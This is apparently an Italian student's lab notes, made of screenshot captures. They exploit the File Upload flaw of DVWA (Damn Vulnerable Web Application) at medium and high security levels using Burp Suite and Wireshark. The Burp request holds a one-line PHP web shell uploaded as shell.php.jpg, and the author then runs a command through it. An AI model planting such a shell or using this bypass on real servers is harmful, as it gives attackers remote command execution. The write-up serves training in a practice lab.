Request cookies 2

Request headers 13

Event log (1) All issues Memory: 128.1MB

Damn Vulnerable Web A x

Not secure 192.168.10.40/dvwa/vulnerabilities/upload/

**DVWA**

**Vulnerability: File Upload**

Home Instructions Setup

Choose an image to upload:  
Choose File shell.php.jpg  
Upload

Brute Force Command Execution CSRF File Inclusion SQL Injection (Blind) **Upload** XSS reflected XSS stored

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

**DVWA Security**


PHP Info About

Logout

Username: admin Security Level: medium PHPIDS: disabled View Source

Damn Vulnerable Web Application (DVWA) v1.0.7

vedo che l'upload ha successo



rifaccio i passaggi per difficoltà high

kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

FileMacchinaVisualizzaInserimentoDispositiviAiuto

1234

Burp Suite Community Edition v2024.3.4 - Temporary Project

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerSettings

LoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept offForwardDropOpen browser

TypeDirectionMethodURL

Intercept is off

Event log (1)All issuesMemory: 128.1MB

Damn Vulnerable Web A

Not secure192.168.10.40/dvwa/security.php

Screenshot takenView image

DVWA Security

HomeInstructionsSetup

Brute ForceCommand ExecutionCSRFFile InclusionSQL InjectionSQL Injection (Blind)UploadXSS reflectedXSS stored

DVWA SecurityPHP InfoAboutLogout

Username: adminSecurity Level: highPHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

## DVWA Security

### Script Security

Security Level is currently **high**.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

high Submit

### PHPIDS

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)  
[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to high

kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

FileMacchinaVisualizzaInserimentoDispositiviAiuto

1234

Burp Suite Community Edition v2024.3.4 - Temporary Project

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerSettings

LoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept on

Forward

Drop

Open browser

TypeDirectionMethodURL

Intercept is on

Event log (1)All issues

Memory: 128.1MB

Damn Vulnerable Web A

192.168.10.40/dvwa/vulnerabilities/upload/

DVWA

Vulnerability: File Upload

HomeInstructionsSetup

Brute ForceCommand ExecutionCSRFFile InclusionSQL InjectionSQL Injection (Blind)UploadXSS reflectedXSS storedDVWA SecurityPHP InfoAboutLogout

Username: adminSecurity Level: highPHPIDS: disabled

Choose an image to upload:

Choose FileNo file chosen

Upload

More info


[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

View Source

Damn Vulnerable Web Application (DVWA) v1.0.7



kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

Burp Suite Community Edition v2024.3.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Logger Organizer Extensions Learn Collaborator Sequencer Decoder Comparer Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Open browser

Type Direction Method URL

HT... → Request POST http://192.168.10.40/dvwa/vulnerabilities/upload/

**Request**

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.40
3 Content-Length: 431
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.40
7 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundaryOgROlqpxW69NfFKT
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
11 Referer:
  http://192.168.10.40/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=
  ffe53830eaea8ad30b1a899def0de9
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryOgROlqpxW69NfFKT
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryOgROlqpxW69NfFKT
21 Content-Disposition: form-data; name="uploaded";
  filename="shell.php.jpg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST['cmd']); ?>
25
26 -----WebKitFormBoundaryOgROlqpxW69NfFKT
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryOgROlqpxW69NfFKT--
31
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13

Event log (1) All issues Memory: 128.1MB

Damn Vulnerable Web A x

Not secure 192.168.10.40/dvwa/vulnerabilities/upload/

DVWA

Vulnerability: File Upload

Home

Instructions

Setup

Choose an image to upload:

Choose File shell.php.jpg

Upload

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin


Security Level: high

PHPIDS: disabled

View Source

Damn Vulnerable Web Application (DVWA) v1.0.7

ff



tramite wireshark intercetto la richiesta per vedere cosa succede, si nota lo scambio del file



kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Capturing from eth1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.10	192.168.10.40	TCP	74	53704 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3496867516 TSecr=0 WS=120
2	0.000188810	192.168.10.40	192.168.10.10	TCP	74	80 → 53704 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=463466 TSecr=3496867516 WS=32
3	0.000199871	192.168.10.10	192.168.10.40	TCP	66	53704 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3496867517 TSecr=463466
4	0.000526204	192.168.10.10	192.168.10.40	HTTP	1250	POST /dwa/vulnerabilities/upload/ HTTP/1.1 (image/jpeg)
5	0.000608861	192.168.10.40	192.168.10.10	TCP	66	80 → 53704 [ACK] Seq=1 Ack=1185 Win=8160 Len=0 TSval=463466 TSecr=3496867517
6	0.010530817	192.168.10.40	192.168.10.10	TCP	4410	80 → 53704 [ACK] Seq=1 Ack=1185 Win=8160 Len=4344 TSval=463467 TSecr=3496867517 [TCP segment of a reassembled...
7	0.010551327	192.168.10.10	192.168.10.40	TCP	66	53704 → 80 [ACK] Seq=1185 Ack=4345 Win=72832 Len=0 TSval=3496867527 TSecr=463467
8	0.010659341	192.168.10.40	192.168.10.10	HTTP	658	HTTP/1.1 200 OK (text/html)
9	0.010662440	192.168.10.10	192.168.10.40	TCP	66	53704 → 80 [ACK] Seq=1185 Ack=4937 Win=75776 Len=0 TSval=3496867527 TSecr=463467
10	5.212102834	PCSSystemtec_28:e2:...	PCSSystemtec_8e:9b:...	ARP	42	Who has 192.168.10.40? Tell 192.168.10.10
11	5.212273475	PCSSystemtec_8e:9b:...	PCSSystemtec_28:e2:...	ARP	60	192.168.10.40 is at 08:00:27:8e:9b:f8
12	15.078726612	192.168.10.40	192.168.10.10	TCP	66	80 → 53704 [FIN, ACK] Seq=4937 Ack=1185 Win=8160 Len=0 TSval=464967 TSecr=3496867527
13	15.126179864	192.168.10.10	192.168.10.40	TCP	66	53704 → 80 [ACK] Seq=1185 Ack=4938 Win=75776 Len=0 TSval=3496882637 TSecr=464967

eth1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0

Internet II, Src: PCSSystemtec\_28:e2:69 (08:00:27:28:e2:69), Dst: PCSSystemtec\_8e:9b:f8 (08:00:27:8e:9b:f8)

Internet Protocol Version 4, Src: 192.168.10.10, Dst: 192.168.10.40

Transmission Control Protocol, Src Port: 53704, Dst Port: 80, Seq: 0, Len: 0

0000 08 00 27 8e 9b f8 08 00 27 28 e2 69 08 00 45 00 ... (i..E..

0010 00 3c 26 59 40 00 40 00 7e e0 c0 a8 0a c0 a8 ... &Y@ @ ~.....

0020 0a 28 d1 c8 00 59 4c 4a d8 3c 00 00 00 00 a0 02 ... (..PLJ <.....

0030 fa f0 95 b1 00 00 02 04 05 b4 04 02 08 0a 00 6d ... .....-m

0040 f0 bc 00 00 00 01 03 03 07 .....


eth1: <live capture in progress>

Packets: 13 · Displayed: 13 (100.0%) Profile: Default


qui si può vedere il comando







qua si vede da web l'esempio di un comando ip a



in futuro proverò a vedere se ci sono shell più interattive per sfruttare meglio questa vulnerabilità